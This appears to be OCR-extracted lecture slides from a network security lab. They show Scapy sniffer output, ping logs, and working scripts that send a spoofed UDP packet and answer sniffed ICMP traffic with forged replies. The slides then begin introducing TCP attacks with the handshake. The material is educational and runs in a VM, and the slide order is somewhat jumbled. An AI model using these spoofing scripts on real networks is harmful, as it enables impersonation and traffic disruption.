Ether / IP / ICMP 10.0.2.4 > 172.217.14.206 echo-request 0 / Raw
Ether / IP / ICMP 172.217.14.206 > 10.0.2.4 echo-reply 0 / Raw
Ether / IP / ICMP 10.0.2.4 > 172.217.14.206 echo-request 0 / Raw
Ether / IP / ICMP 172.217.14.206 > 10.0.2.4 echo-reply 0 / Raw
```


In another terminal, run the ping command to create some ICMP packets


```
[10/27/22]seed@VM:~$ ping google.com
PING google.com (172.217.14.206) 56(84) bytes of data.
64 bytes from sea30s01-in-f14.1e100.net (172.217.14.206): icmp_seq=1 ttl=54 time
=16.2 ms
64 bytes from sea30s01-in-f14.1e100.net (172.217.14.206): icmp_seq=2 ttl=54 time
=16.8 ms
64 bytes from sea30s01-in-f14.1e100.net (172.217.14.206): icmp_seq=3 ttl=54 time
=15.8 ms
64 bytes from sea30s01-in-f14.1e100.net (172.217.14.206): icmp_seq=4 ttl=54 time
=16.3 ms
64 bytes from sea30s01-in-f14.1e100.net (172.217.14.206): icmp_seq=5 ttl=54 time
=15.7 ms
64 bytes from sea30s01-in-f14.1e100.net (172.217.14.206): icmp_seq=6 ttl=54 time
=16.8 ms
64 bytes from sea30s01-in-f14.1e100.net (172.217.14.206): icmp_seq=7 ttl=54 time
```

Our program is picking up the ICMP packets!!

Setup

```
docker-compose up -d
```





On the attacker machine, we can also see these packets in Wireshark!

```
[10/27/22]seed@VM:~/.../sniff_spoof$ vi sniffer.py
[10/27/22]seed@VM:~/.../sniff_spoof$ sudo python3 sniffer.py
Ether / IP / ICMP 10.0.2.4 > 172.217.14.206 echo-request 0 / Raw
Ether / IP / ICMP 172.217.14.206 > 10.0.2.4 echo-reply 0 / Raw
Ether / IP / ICMP 10.0.2.4 > 172.217.14.206 echo-request 0 / Raw
Ether / IP / ICMP 172.217.14.206 > 10.0.2.4 echo-reply 0 / Raw
Ether / IP / ICMP 10.0.2.4 > 172.217.14.206 echo-request 0 / Raw
Ether / IP / ICMP 172.217.14.206 > 10.0.2.4 echo-reply 0 / Raw
```

```
dock sh 2ebd
```

```
root@2ebd63942881:/# ping google.com
PING google.com (172.217.14.206) 56(84) bytes of data.
64 bytes from sea30s01-in-f14.1e100.net (172.217.14.206): icmp_seq=1 ttl=53 time
=15.8 ms
64 bytes from sea30s01-in-f14.1e100.net (172.217.14.206): icmp_seq=2 ttl=53 time
=15.8 ms
64 bytes from sea30s01-in-f14.1e100.net (172.217.14.206): icmp_seq=3 ttl=53 time
=15.8 ms
64 bytes from sea30s01-in-f14.1e100.net (172.217.14.206): icmp_seq=4 ttl=53 time
=15.9 ms
```

For this lab, we will logged into our attacker machine (our VM) ***and*** logged into a victim machine (a container) udp_spoof.py

```
#!/usr/bin/python3
from scapy.all import *

print("SENDING SPOOFED UDP PACKET.........")
ip = IP(src="1.2.3.4", dst="10.0.2.69") # IP Layer
udp = UDP(sport=8888, dport=9090)       # UDP Layer
data = "Hello UDP!\n"                   # Payload
pkt = ip/udp/data      # Construct the complete packet
pkt.show()
send(pkt,verbose=0)
```

1 We can set the packets source IP and destination IP

Souce ip: 1.2.3.4 (bogus)

Destination IP: 10.0.2.69 (also bogus)

2 We can set the packets source port and destination port (udp)

Source port: 8888 (bogus)

Destination port: 9090 (also bogus)

1 Sniff/listen for ICMP packets coming from 10.0.2.4

2 When we intercept an ICMP packet, extract the packets source IP, and then create a spoofed packet

- 44.22.11.33 will receive a packet from 10.0.2.4

icmp_sniff_spoof.py


```
#!/usr/bin/python3
from scapy.all import *

def spoof_pkt(pkt):
  if ICMP in pkt and pkt[ICMP].type == 8:
     print("Original Packet.........")
     print("Source IP : ", pkt[IP].src)
     print("Destination IP :", pkt[IP].dst)

     ip = IP(src=pkt[IP].src, dst="44.22.11.33", ihl=pkt[IP].ihl)
     icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
     data = pkt[Raw].load
     newpkt = ip/icmp/data

     print("Spoofed Packet.........")
     print("Source IP : ", newpkt[IP].src)
     print("Destination IP :", newpkt[IP].dst)
     print("")
     send(newpkt,verbose=0)

pkt = sniff(filter='icmp and src host 10.0.2.4',prn=spoof_pkt)
```

Attacks on TCP

- SYN Flooding
- SYN Reset
- TCP session hijack

me


Please don’t try to do this stuff on real servers outside of the VM



…

When using the internet, you are commonly using a **TCP** protocol. You (a TCP client) connect to a TCP server to exchange information to ensure delivery

…




When using the internet, you are commonly using a **TCP** protocol. You (a TCP client) connect to a TCP server to exchange information to ensure delivery


This process of establishing a TCP connection has a very specific process
→ **TCP Handshake**


TCP Client

TCP Server



Packet







Packet

SYN flag is set!

TCP Handshake:

1. Client sends a SYN to the server







SYN flag is set!
ACK flag is set!

TCP Handshake:

1. Client sends a SYN to the server
2. Server sends back a SYN + ACK






